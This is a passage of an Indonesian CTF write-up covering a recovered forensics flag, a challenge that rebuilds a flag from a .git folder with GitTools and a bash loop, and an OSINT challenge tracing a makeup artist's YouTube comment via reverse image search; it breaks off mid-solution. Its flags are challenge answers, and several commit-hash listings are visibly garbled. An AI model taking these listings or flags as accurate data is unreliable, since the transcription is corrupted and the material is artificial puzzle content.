
```
(excy@XV)-[~/Downloads/volatility3/outForemost/zip]
$ cat New\ Text\ Document.txt
hacktoday{benc1_ma1n_vola_linux_suka_ny4_windows11_83289738}
```

Flag =

hacktoday{benc1_ma1n_vola_linux_suka_ny4_windows11_83289738}

MISCEL

Where is my git?



Pada soal ini, diberikan sebuah *attachment* yang berisi sebuah .git folder. Objektifnya cukup jelas, kita diminta untuk mencari sebuah file yang hilang dari .git folder tersebut.

```
(kali㉿kali)-[~/Desktop/where-is-my-git]
└─$ ls -la
total 16
drwx----- 3 kali kali 4096 Jun  7 08:09 .
drwxr-xr-x 16 kali kali 4096 Aug 26 14:07 ..
drwx----- 8 kali kali 4096 Jun  7 08:58 .git
-rw-r--r--  1 kali kali   53 Jun  7 08:00 README.md
```

Seperti pada soal-soal web biasanya yang membahas tentang *.git leak*, disini kita bisa menggunakan *extractor* dari <https://github.com/internetwache/GitTools> untuk bisa mengembalikan file-file yang hilang dengan berdasar pada *commit* yang dilakukan oleh author sebelumnya.

```
[(kali㉿kali)-[~/Downloads/tools/GitTools/Extractor]
$ bash extractor.sh ~/Desktop/where-is-my-git/ ./hek
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexel from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####

[+] Found commit: f52536046e42c343173cb9663a85b3cfb1abd8c5
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/0-f52536046e42c343173cb9663a85b3cfb1abd8c5/README.md
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/0-f52536046e42c343173cb9663a85b3cfb1abd8c5/part-30.txt
[+] Found commit: 715f1ecd64c81c184d65a1fe73aa802e4e5a8724
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/1-715f1ecd64c81c184d65a1fe73aa802e4e5a8724/README.md
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/1-715f1ecd64c81c184d65a1fe73aa802e4e5a8724/part-47.txt
[+] Found commit: 0e4f67f295bff7b3d0536d50d53e8bae68899
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/2-0e4f67f295bff7b3d0536d50d53e8bae68899/README.md
[+] Found commit: 595897ae798ef939dbc1f0133ed1e35810f3b716
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/3-595897ae798ef939dbc1f0133ed1e35810f3b716/README.md
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/3-595897ae798ef939dbc1f0133ed1e35810f3b716/part-45.txt
[+] Found commit: 514b9d9b23b9a90fdccdc97b84fb4536809f110e
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/4-514b9d9b23b9a90fdccdc97b84fb4536809f110e/README.md
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/4-514b9d9b23b9a90fdccdc97b84fb4536809f110e/part-9.txt
[+] Found commit: 89882f2c03e141c166700c821f89bb09f4809ef
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/5-89882f2c30e141c166700c821f89bb09f480d9ef/README.md
[+] Found commit: 786c3cc186577062affb71a57e18096af135c766
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/6-786c3cc186577062affb71a57e18096af135c766/README.md
[+] Found commit: 78fc3d0edb9f922d5d005d13b38d8a98787a0ed1
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/7-78fc3d0edb9f922d5d005d13b38d8a98787a0ed1/README.md
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/7-78fc3d0edb9f922d5d005d13b38d8a98787a0ed1/part-48.txt
[+] Found commit: 7b23f5887967448c5c608f19b667667d6d4ca79
[+] Found file: /home/kali/Downloads/tools/GitTools/Extractor/./hek/8-7b23f5887967448c5c608f19b667667d6d4ca79/README.md
[+] Found commit: 95cc59d57ce3fd9fc2c1b486b6e03a327c396e50
```

Nantinya kita akan mendapatkan banyak folder yang ternyata juga berisi banyak file lagi.

```
[(kali㉿kali)-[~/tools/GitTools/Extractor/hek]
$ ls
0-0afc0d10db63020ec60d0f7a55d402a5a2516b4 15-0afc0d10db63020ec60d0f7a55d402a5a2516b4 44-23d80d69ba72a9f579742eedb00181de914635bf 73-f3765432238eb527b5476fc32c1dabc6c8eadc2c
100-f7b2c51969ab048103314e81b71d368e798f79f5b 16-4a7f0d3736798868e4eb9e3ec36ee5e5300190 4-5-1a699d9f23b9a59cdcc0f530d040d702c5da
101-648453d023a4b7bd5d33d72abc9672e66d5 1-715f1ecd64c81c184d65a1fe73aa802e4e5a8724 45-91b75267b66d0f015f07f7b78349e280203a844e
102-7ececa922e82261c58896d836d43223201c31d 17-af34829487a121bdc3052d7dfa8442823e7320 46-40a029b379fc5924c49165652ac1b1acd38e597 76-92t7b3054139e454116e92da5ff8c67d948d8865
103-7e43b559315f831a7f5304233587eb0571efbb 18-2bc70769322c7833d5f71245c4b5960051d10c 47-40f33e30a645b6c6ce6ce4eb557d69a041f9b302 7-78fc3d0edbfb9922d5005d13b38d8a98787a0ed1
104-7e43b573d1c026be85ce598553d8f82c67e51 19-0ea011b45a7fe71e1ab8e5418a9fb9ea6fbd616 48-daf1889728866a59ce2c552e250ae6923f76 73-f3765432238eb527b5476fc32c1dabc6c8eadc2c
105-de664a3129dc2213205a14887798a68244041d 20-093f2972f277768248e4b075315b2c64c9f77 49-cf21920bae7e17882eb3c6e6611da619ca081 74-f3a2b787b7b3623c833e32250b3c040d702c5da
106-3329e025b1729c621e34a88ba178d3743ab7f76 2-0e4f67f295bf7f3b30d3625d3e53e8b8eae68999 50-a46fd4d556ba19864065170151974929e4f0384 75-8047e4ee4ef1af0db19233881153c1a0f81c3e4
107-c8c063f755ae679e010338e007863984e2524f36c 21-af7946f180d196c51baac3667d1699f1d944fe 51-30dff820a44554210e6128ef653f75108f7f30913 80-2fa5f77d2e445b4b8b5925645258539e07e05a
108-b4a46b46b175eb177959e07eeae762b35d8b7f7c 22-2297f705b1b3653310fc4ca134de3f5436d3e2b 52-5571c10b86d0175e037c7f06ad0d2065bc633900 81-a30040d57ef65a646b238eb9f6e6c201314f11171
109-ec6183b98c5c113cf97567aca22a72ae9d9b79 23-22b433e916bed006272079fc023e34f7c05a1432 53-5274a89868ca16f2f2a130b2d003383d8aa0a941 82-678a2ca0b1bf1d153c2e255195e148b130c9373
10-0c54a678b177959e07eeae762b35d8b7f7c 24-2271af8a3b3c46d886536448e6448e671b1a3f4e1 54-ae73d2367d291ea62c25ba171767d8e2ebeb70 83-9e39867eb2ad8e8a9335457b734f93f3d3696740
110-5f774bb712c6d0ed15b8249964ca4d91ccffd 25-006dfda803566e18db41f8fd74b15392fba59 55-37cd78b5f5a1cb86368a485a662a3e9cd05ae623e 84-ac60145b5023d090fddc70bb3276c4bf8d1f07
111-0fa003a919da0ebdb313ce1cb1dc390999e7 26-2b5557652533f0e5fb0b5786a65852ffcc 56-42899472261097bd7391647578eb2423473 85-ca7002144192bc112c7e1116807e06a5992d197f
112-ba63e4929febf6c1e4b29169bcc4a98c767a885 27-7e4bc9bfc1a99c7120daffd751544f7e198768 57-42670650f1163f558653242eed58a52d6661452 86-3b49c34f3138d84aa67885c24d4fb89a5e5e53
113-af9453d0b277f48c1b34f511ead0a30d2a3d 28-7c8ab572b406c57d9b962f3d7941e148a4b73 58-6b59813e17133541f5913f327719c7ccbdabc0 87-3fc4295189e775eaee226992ec1c10a8e09cccb
114-fd2cc930959e0db5c1l1d6aa0b6bf69925a1d43bab 29-672e975b64110599bf40e0f3b1c598b816e91 59-89882f23e0141c166700f21b99bf09f480d09 88-69397e2e087c7f45d5baf94611d239054528ae0a
115-94331c0651hd367b87a6d00c5a303d8dceee0 30-ad8e05d2a7651957ba59a4d6317042625929f79 59-6b2828080ea1a5c120292abf288514d2f3711749b93h1c 89-6d60d7ra2a35f4d300d94effa6b9c7874fb390c
116-621ea1fac57995577d1la1aee419932fe373875 31-f15b12a1eab8ae546d53a73d573e5f3711749b93h1c 61-ddb057154d95b1c71242f969923a3e124e38f 90-0bb8381a4253f2cef0d072a251cefccfb1b1b28
117-bfa08ha5f0d2b70f6d221c3c33a52c4e3f7e2a 32-79ca53f9db6559da8346502a6269bfaf16588 62-b1cach308a485a662a3e9cd05ae623e 91-04b27a688126f6e0a662f5fa054598e81052f8e
118-c7d48f072266f962532ab2d50a0c3e57919187 33-79hhb50da28a426d3452f2d9dd430d252a674 63-f2e6a363865751f9042b04537c5b2711266c43 92-04b39c27662c00813fbfad308bfad1b571b089
119-a6a3c1388a922b4d28dd0053a0e04f957d0c11 35-02423ee6d52418438864772b0c435b327065c4 64-5b0a8f36c3f391a5b7f8a2d5f3d0c3699ac5cd 93-ac677c0057c777699cb9a3b9c592f4ae5
120-ae2637c50550ac3e384672621b84040e5d287 3-595978e798e79f391bc1f0133ed1c5810f3b71c 65-5b550a252106ddde44dbba4902d063f48213a 94-ac67d1938c5b2f2bfe994c5f895f7987bf6a630
121-24d3f3ff0dccc8f1296a25832a2bd1afccf9f3 36-1ba8379db24651238c81d70c1491e82d50e0d1 66-0d4490178480873063e7ffecf20525127ceab99 95-1b511af399a4e0f9f111c68981dce4386e4a5dc
122-1258008d36e6549d005314688b1187ac705731 37-6944c134b99354c75e8ccfcae58a43600f5c72 67-0dc7f0ebf9217380a1a95630b0e004802z0aa97 96-9ba70ea90327d7dfe4e945825291fda0e19a1
123-7790da9e9319e0d87e665ea6f87592e2367f49 38-2c097f7f6d0ca4a0e8d459499d088a6eeca 68-7863cc186577662af71a57e18096a135c766 97-d14b9b4c75d7e934f568ed5593b3d73b517d
124-86a236175f5fc0ffae1f102cc5f32a26f563 39-2cbe38330e745f273566d0146251a7bf27 69-2842034813d04994864897a600571804e0dcf2e7b71 98-14ab550f6772a3637739-b6330be717c7b0b
125-8da8052a3a3c70f498339e0930883c98e732c 40-2c9f988c5b78404f7f0bdc86c6c28062d739dcf 70-138t00f143a46735794496358557f8cd62607 99-95cc59d57c83f097c21b48666e03a327c39650
126-62d2bcb9c4c20922a54f0fbb1e288511c745 41-a1a3e68ed514d77f7e0a93b69e2a751b15a86 71-cc0984a08304a8302a34b98896d4d34dcbb5 99-8167bfbd71a0eab4264eb11e3aaa327ad3d5624
13-8c05bd52c0bbc962d8488435427c89c8600510 42-150ae184895227dec14fcacbcfcf9ebee45b0ba2 72-cdc435c9d8e51b2e096f6a465753b3b515ed4
```

```
(kali㉿kali)-[~/.../tools/GitTools/Extractor/hek]
$ tree
.
├── 0-f52536046e42c343173cb9663a85b3cfb1abd8c5
│   ├── commit-meta.txt
│   ├── part-30.txt
│   └── README.md
├── 100-f7b2c5151969ab48103314e81bf71d368cf79f5b
│   ├── commit-meta.txt
│   ├── part-63.txt
│   └── README.md
├── 101-648453d0243a4b7bbde5d3b3d72abce9b72e66c5
│   ├── commit-meta.txt
│   └── README.md
├── 102-7ecea7922e8226c15b8896d836d43222301c31d2
│   ├── commit-meta.txt
│   ├── part-50.txt
│   └── README.md
├── 103-7e43b559315f831a7f5304233587eb05f21efbb8
│   ├── commit-meta.txt
│   ├── part-28.txt
│   └── README.md
├── 104-de18a73dd1c0a26cbe85ce898553d63f82c67e51
│   ├── commit-meta.txt
│   └── README.md
├── 105-de66443129dc2213205a148877984a68244041d8
│   ├── commit-meta.txt
│   └── README.md
├── 106-332e9025b1729c621e34b88a1178d3734b0c7f76
│   ├── commit-meta.txt
│   ├── part-20.txt
│   └── README.md
└── 107-c8c063f755ae679ee1038e007863984e2524f36e
    ├── commit-meta.txt
    ├── part-48.txt
    └── part-59.txt
```

Dari sini kami menyadari bahwa kemungkinan besar flag tersebut terpecah-pecah pada setiap folder dengan pattern sebagai {nama_folder}/part-{n}.txt. Dengan asumsi tersebut, kami mencoba untuk

menarik file-file tersebut keluar dari folder terlebih dahulu agar lebih mudah untuk diproses.

```
(kali㉿kali)-[~/.../tools/GitTools/Extractor/hek]
$ cp -r */part* .

(kali㉿kali)-[~/.../tools/GitTools/Extractor/hek]
$ ls
0-5f236046642c343173cb9663a85b3cf1abd8c5 29-672e875b64110599bf04ef03b1c59b58165c9a1 73-f3765432238eb527b5476cf32c1dabc6c8eadc2c part-27.txt
100-F7bc5c515969ab4810331ae81bf71d368c7f9f5b 30-ad8e05d2a7651957ba359ad463170e24625929f9 74-f3a22b787bbf3623c833e2250b3c04b0702c5da part-28.txt
101-648453d0243aa4b7bbde5d3bd72abce9b72e66c5 31-f15b18124eab8ae245da735efd371174b9b3ab1c 75-8047ee4ae1fa0fb19233881153c1a0fb1c8c3e4 part-29.txt
102-7eceaa7922e8226c15b8896d836d43222301c31d2 32-79cca53f9db6550da8346502a6206bfa1b65886 76-927b305439ea454116e92da5ff8c67d9a8d8865 part-2.txt
103-7e43b59315f831a7f5304233587eb05f21efbb1 33-79dbb50da280ef2ebc345f2df9ddba430d2524674 7-78fc3d0edebf9922d5005d13b38d8a9878taed1 part-30.txt
104-de18a73dd1c0a26cbe85ce898553d63f82c67e51 34-650d71b0269e1e1141b6d94948c1db50af1ca40f 77-fbd3e416aa64fc9a3a31aec0fbe91c12d3d5ac part-31.txt
105-de66443129dc2213205a14887798a68244041d1 35-02423ecefd5241844388647f2b0c45b327065c4 78-637afe3bbdd07e627c9ee9ca2e1b0b44c227212 part-32.txt
106-332e9025b1729c621e34b88a1178d3734b0c7f76 3-595897ae798ef939fdbcf10133ed1e35810f3b716 79-3fc4295189e775eaae22e992cc1c0a8e0c1ccb part-33.txt
107-c8c063f759ae6798e1038e007863984e2524f36e 36-41a8378dbe24651238c8bcb1d14491e8250ed1 80-2fa45f77d2e454b4bd8b52645258530e70a5a part-34.txt
108-b4a46b73d4f355151c3d4703b9a58c1b69ba10d6 37-b94c4134b99354c75eeecffae58ca4360bf3c27 81-a300405ede7f65a46b238eb9c0e6c201314f11171 part-35.txt
109-ec6183b98c5113c79567a224a72ae9db79 38-2c097f7e448c0a40a8d9459409d9088a6ecaf 82-6f8a24ca0b1bf1d53c4e255195e148b130cd9373 part-36.txt
10-0c54a675eb41778959e07eeae762b8c458b87f75 39-2cbe38330eb745fe273566d5014b6251a7bf27f 83-9e3898be72ad8eb49535457b734f93ffd3696740 part-37.txt
110-5f7f4b6712c6dece15bd82409e64ca4d91ccfdd 40-2c9f88c56f84d4ff0bdce6c5c2a062da739dc6f 84-ca60145be5023d906fddc70b8d3276c4bf8db1f07 part-38.txt
111-5a7063a919da0aebde313ce61b1bcd39099e97 41-aa713e68ed514d77fe80a93b69e2ab751b15a86 85-ca7002144192bc112c7e1116807e06a590d197f part-39.txt
112-ba68e4929afeb6c4b29169bc4a9c8767a885 42-150ae184895227dec14facabccf9ebeee45b0ba2 86-3b4b9c34f3138d48aa67885c24df889a5a5e53 part-3.txt
113-fa95de8b27f48calb34f5114eadaec30d2da3d 43-2331719c233c2ab2d841c3d0f9f28e38fe49 8-7b23f5887967448c5c6c08f19b667667d6d4ca79 part-40.txt
114-fdc2c93095e8dc51ad6aa0b6fe69b25a1d43ab8 44-23d8d069ba72a9f579742eedb00181de914635bf 87-cda9cfab9abfc004e86a9e8b138140d91b7009 part-41.txt
115-94b31c0651bd367b8c78d4d0d5c5a303d8deee6b 45-514b9d9b23b9a90fcdcc9784fb4536809f110e 88-6939e72e08c7f45d6b4fc9c6d11d239054528ae0a part-42.txt
11-621ea1fa57995f77df1a1a4ee419932fe373875 46-91b752e7b6d0f0150f7b78349ec280203a844e 89-5d60d7a2a35f4d300d84effa6b97c874fb390c part-43.txt
116-888ce91ab78b73a0b48220fa1880dc175db17578 47-40f33e08a656b6ce5c4ebe557d69a041f9b302 90-08bb381a4253f2cef6d072a8251cefcc4b1b028 part-44.txt
117-bfa98ba5fd9db20f6d221c3c83ca852c4e3f7e2e 48-daf188978b66a459ceea2c552e250aee6923ff6 91-04626a88126f6eaa6662f8a054598e810502f8e part-45.txt
118-c7dd89f22c66fd962532ab2d500ce35f9191187 49-cf21920baef7e1788b2eb3ce68611da8619ca081 92-04639c277662c008133fbfad308bdfad1b57db089 part-46.txt
119-a6a3cd338a922b4d28dd9053e0b04fd957d0ca11 50-a46ffd4556ba16986406517015197d929ef30834 93-ac67c700c7c3200527c778fb69cb9a3b9c592fae5 part-47.txt
120-a62637cc505050cace3384672e21b8b406e5d287 51-30dff820a4455210e6128ef653f5108f730913 94-ac67d1938c5ba2f7fb9994e5f895f987b0f6fa630 part-48.txt
121-24db3ff0dccc8ff1296a25832aa2b1a4fce9f93 52-557cb10c86d0175e503c7f064d2065ebc633908 95-1b511fa093908f9ff41c68981dce4386e45dc part-49.txt
122-1258008d36e6549d0053d14688b118fa7c07317 53-5274a89868ca16ff2a2130b2d803383d8a04941 96-9b476bea90327d7dfed45e942585291fa0c19a1 part-4.txt
123-779bd4a9e93198e9d07e686a6f48f582e2367f49 54-ae730d2367d291ea62c25b84171c76d8e2eb70 97-d414b9b49c75de7934f568ed5593b3b783b517d part-50.txt
124-8ba236175ff5c0ffaef1f62c5fe32a26f45633 55-37dc78b5fa1cb86368a485a662a3e9cd05ae623e 98-14ab550f6772a8c3e37739cb6330beba771cb70b part-51.txt
125-8da8b52aa3cd70fc49a339e903908d3cf9efe32c 56-428994fd2e27f5a019fb7d39164758eb2443a743 9-95cc59d57ce3fd9f2c1b486b6e03a327c396e50 part-52.txt
12-62dbbeb9c4c2029224a5a4f0fb1b8851c745 99-8167fbfd7c1a0eab264eb11e3aaa327add3d5624 part-53.txt
```

Setelah berhasil mengeluarkan masing-masing file, maka kita bisa membuat sebuah one liner bash script yang berfungsi untuk membuka file satu per satu secara urut dari kecil ke besar.

```
(kali㉿kali)-[~/.../tools/GitTools/Extractor/hek]
$ for i in $(seq 1 63); do cat "part-$i.txt"; done
hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}
```

Flag =

hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}

OSINT

MUA

MUA X

Aku akhir-akhir ini sangat suka sekali make up >< aku juga menyukai salah satu make up artist asal korea. AH!! aku lupa namanya, tapi dia adalah orang yang ada di gambar ini. Aku sangat menyukai make up hasilnya. Selain jago make up dia juga jago menggambar. Aku meninggalkan komentar beberapa hari yang lalu untuk menyemangatinya di salah satu video di channel youtubenya. Video itu berisi vlog dia sedang menggambar.

osint attachment

Summary


Pada chall ini, kami diberikan attachments berisi sebuah gambar seorang makeup artist korea dan juga sebuah txt file yang berisi deskripsi soal. Berikut adalah gambarnya :



Kami diminta untuk mencari sebuah komentar pada salah satu video youtube milik make up artist tersebut yang merupakan flagnya.

Solution

1. Kami pertama - tama mencari terlebih dahulu gambar tersebut menggunakan yandex reverse image search (<https://yandex.com/images/>) kemudian berhasil mendapatkan similar picture berikut :



https://yandex.com/images/search?cbir_id=1817553%2FKk8bU7rMq_D67mszKppXMg3356&cbir_page=similar&crop=0%3B0%3B1%3B1&img_url=https%3A%2F%2Fpbs.twimg.com%2Fmedia%2FCxpbrk_XUAAfDG9%3Fformat%3Djpg%26name%3Dmedium&lr=10574&pos=1&rpt=imageview&url=https%3A%2F%2Favatars.mds.yandex.net%2Fget-images-cbir%2F4631208%2F_GaMUbpNcYOW1ZtqGTQbyA3340%2Forig


2. Kemudian dari gambar tersebut terdapat link menuju twitter yang memposting sebuah artikel mengenai make up artist bernama “**Pony**”

Link twitter : <https://twitter.com/allkpop/status/800052695117811713?s=20>
[Link Article](#)

3. Dari gambar dan penjelasan artikel tersebut terungkap bahwa memang betul Make Up Artist **Pony** memiliki kemiripan dengan foto yang diberikan oleh soal. Oleh karena itu, kami pun mencari channel youtube dari Make

Up Artist **Pony**, dan berikut adalah link youtubenya :
<https://www.youtube.com/@PONYMakeup>

4. Diberitahukan bahwa terdapat sebuah komentar pada salah satu video MUA tersebut, dimana video yang dimaksud adalah video ketika MUA tersebut sedang menggambar. Setelah mencari beberapa saat, kami menemukan video MUA tersebut sedang menggambar :




https://www.youtube.com/watch?v=Hcst57-v9XU&ab_channel=PONYSyndrome

5. Kami mengurutkan komentar newest first dan mendapatkan sebuah komentar unik yaitu :

I love your art 😢😢😢❤️

NB2HI4DTHIXS62LOON2GCZ3SMFWS4Y3PNUXWWYTCNE2TQP3VOR
WV643POVZGGZJ5OFZCM2LHONUGSZB5JV5E43COI5HGWWSXKE2E
2ZZFGNCCKM2E

6. Yang ketika dilihat ternyata merupakan sebuah encoding Base32 :

